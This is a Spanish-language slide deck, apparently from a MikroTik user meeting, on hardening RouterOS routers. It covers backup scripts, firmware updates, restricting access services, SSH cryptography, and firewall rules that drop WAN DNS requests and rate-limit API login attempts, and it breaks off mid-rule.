
# Problemática de Seguridad

- Modificación No Autorizada



# Problemática de Seguridad

- Modificación No Autorizada



# Problemática de Seguridad

- Modificación No Autorizada

The image shows a sequence of screenshots from Mikrotik WinBox illustrating unauthorized logging rule modifications. The main window displays a list of logging rules with a red box and a large red 'X' over the entries for 'critical', 'error', 'info', and 'warning', all of which have 'disk' as the action. A secondary 'Logging' window shows a list of logging actions: 'disk', 'echo', 'memory', and 'remote'. Red arrows point from the 'disk' and 'memory' entries in this list to their respective configuration windows. The 'Log Action <disk>' window shows 'Name: disk', 'Type: disk', 'File Name: log', 'Lines Per File: 500', and 'File Count: 2'. The 'Log Action <memory>' window shows 'Name: memory', 'Type: memory', and 'Lines: 100'.

| Topic       | Prefix | Action |
|-------------|--------|--------|
| X* critical |        | disk   |
| X* error    |        | disk   |
| X* info     |        | disk   |
| X* warning  |        | disk   |

| Name     | Type   |
|----------|--------|
| * disk   | disk   |
| * echo   | echo   |
| * memory | memory |
| * remote | remote |



# ¿Qué hacer para reducir el riesgo?


# Mejorando las políticas de seguridad

- Todos los equipos son vulnerables
- Algunos riesgos de los cuales tenemos que ser conscientes:
  - Intervención física
  - Vandalismo
  - Daño físico equipo
- Tener sistemas de respaldo de la configuración de cada equipo deseable vía script



# Mejorando las políticas de seguridad

- Reducir el riesgo
  - ✓ Generar Respaldo



# Mejorando las políticas de seguridad

- Reducir el riesgo

- ✓ Script generar respaldo y agendar en tarea para enviarlo por email

```

/system backup save name=([/system identity get name] . "-" . \
[:pick [/system clock get date] 7 11] . [:pick [/system clock get date] 0 3] . [:pick [/system clock get date]
4 6]); :delay 10; \
/tool e-mail send from=adiaz@index.com.mx start-tls=yes user=respaldomail password=****x server=202.48.16.53
port=587 to=soporte@midominio.com.mx subject=([/system identity get name] . " Respaldo Binario " . \
[/system clock get date]) file=([/system identity get name] . "-" . [:pick [/system clock get date] 7 11] . \
[:pick [/system clock get date] 0 3] . [:pick [/system clock get date] 4 6] . ".backup"); :delay 10; \
/file rem [/file find name=([/system identity get name] . "-" . [:pick [/system clock get date] 7 11] . \
[:pick [/system clock get date] 0 3] . [:pick [/system clock get date] 4 6] . ".backup"]); \
:log info ("System Backup email " . [/sys cl get time] . " " . [/sys cl get date])

```

```

/system scheduler
add interval=1d name=Backup-mail on-event=email-backup-bin
policy=ftp,reboot,read,write,policy,test,password,sniff,sensitive start-time=startup

```



# Mejorando las políticas de seguridad


- Generar respaldo

RouterOS v6.44beta9 en adelante tenemos backup en MikroTik's Cloud server

```

/system backup cloud upload-file action=create-and-upload password=MUMMexic0
/system backup cloud print
0 name="cloud-20190403-203417" size=268.7KiB ros-version="6.44.1"
  date=apr/03/2019 20:34:22 status="ok"
  secret-download-key="jIB*iY*****2ysW*****r9Fw"
/system backup cloud download-file action=download secret-download-key="jIB*iY*****2ysW*****r9Fw"

```



# Mejorando las políticas de seguridad



- Ajustes Básicos
  - Actualizar SO al último firmware disponible

The screenshot displays the Mikrotik WinBox interface. On the left is the navigation tree. The main area is divided into three overlapping windows:

- Package List:** A table showing installed packages. The 'security' package is highlighted.
- Check For Updates:** A dialog box showing the current installed version (6.43.2) and the latest available version (6.44.2). It lists major changes for versions 6.44.1 and 6.44.2, such as 'ipv6 - fixed soft lockup when forwarding IPv6 packets' and 'bridge - fixed possible memory leak when using "Ingress-filtering=yes" on bridge interface'. Buttons for 'Download' and 'Download&Install' are visible.
- Devices Table:** A table listing network devices. The 'RouterOS' column is set to 'Ty 2'. The 'Upgrade' column shows the current version (6.43.14) and the target version (6.44.2), which is circled in red. A red circle with the number '1' highlights the 'Devices' menu item in the left sidebar.


# Mejorando las políticas de seguridad

- Ajustes Básicos
  - Elimina el usuario por default
  - Cambia credenciales regularmente
  - Si te es posible usa radius




# Mejorando las políticas de seguridad

- Ajustes Básicos
  - Cambiar las políticas de los servicios de acceso al equipo de capa 2



# Mejorando las políticas de seguridad

- Ajustes Básicos
  - Cambiar las políticas de los servicios de acceso al equipo
  - Definir redes permitidas en cada servicio




|   | Name    | Port | Available From | Certificate |  |
|---|---------|------|----------------|-------------|--|
| X | api     | 8728 |                |             |  |
| X | api-ssl | 8729 |                | none        |  |
| X | ftp     | 2221 |                |             |  |
|   | ssh     | 1022 |                |             |  |
| X | telnet  | 3232 |                |             |  |
|   | winbox  | 8390 |                |             |  |
|   | www     | 9580 |                |             |  |
| X | www-ssl | 443  |                | none        |  |

8 items (1 selected)

# Mejorando las políticas de seguridad

## ■ Ajustes Básicos

- `>ip settings set tcp-syncookies=Yes`



# Mejorando las políticas de seguridad

- Ajustes Básicos
  - Mejorando Criptografía para SSH

```
Terminal
[go@MUM MEXICO] > ip ssh set strong-crypto=yes
[go@MUM MEXICO] > ip ssh pr
    forwarding-enabled: no
always-allow-password-login: no
    strong-crypto: yes
allow-none-crypto: no
    host-key-size: 2048
[go@MUM MEXICO] >
```




# Ajustando Firewall



# Mejorando las políticas de seguridad

## ■ RAW

- Permite o dropea paquetes antes de connection tracking
- Reduce carga del CPU.
- Muy útil para mitigar ataques DoS.



# Mejorando las políticas de seguridad

- Configurando políticas en firewall
  - Denegar solicitudes DNS y WebProxy por interface WAN

```
Terminal
7   ;;; Dengar Solicitudes DNS
   chain=input action=drop protocol=tcp in-interface=ether1 dst-port=53 log=no log-prefix=""
8   ;;; Dengar Solicitudes DNS
   chain=input action=drop protocol=udp in-interface=ether1 dst-port=53 log=no log-prefix=""
9   ;;; No permitir WebProxy por interface WAN
   chain=input action=drop protocol=tcp in-interface=ether1 dst-port=8080 log=no log-prefix=""
-- [Q quit|D dump|up|down]
```

# Mejorando las políticas de seguridad

- Configurando políticas en firewall
  - Limitando el servicio API a 5 intentos de conexión por IP


```
Terminal
[go@MUM MEXICO] > ip fi fi pr
Flags: X - disabled, I - invalid, D - dynamic
0   ;;; BLOQUEA LA IP DURANTE 24 HORAS SI PASA POR LAS 5 LISTAS API!
    chain=input action=drop protocol=tcp src-address-list=black_list_API dst-port=8728 log=no log-prefix=""
1   chain=input action=add-src-to-address-list connection-state=new protocol=tcp src-address-list=API_list5
    address-list=black_list_API address-list-timeout=1d dst-port=8728
2   chain=input action=add-src-to-address-list connection-state=new protocol=tcp src-address-list=API_list4
    address-list=API_list5 address-list-timeout=1m dst-port=8728
3   chain=input action=add-src-to-address-list connection-state=new protocol=tcp src-address-list=API_list3
    address-list=API_list4 address-list-timeout=1m dst-port=8728
4   chain=input action=add-src-to-address-list connection-state=new protocol=tcp src-address-list=API_list2
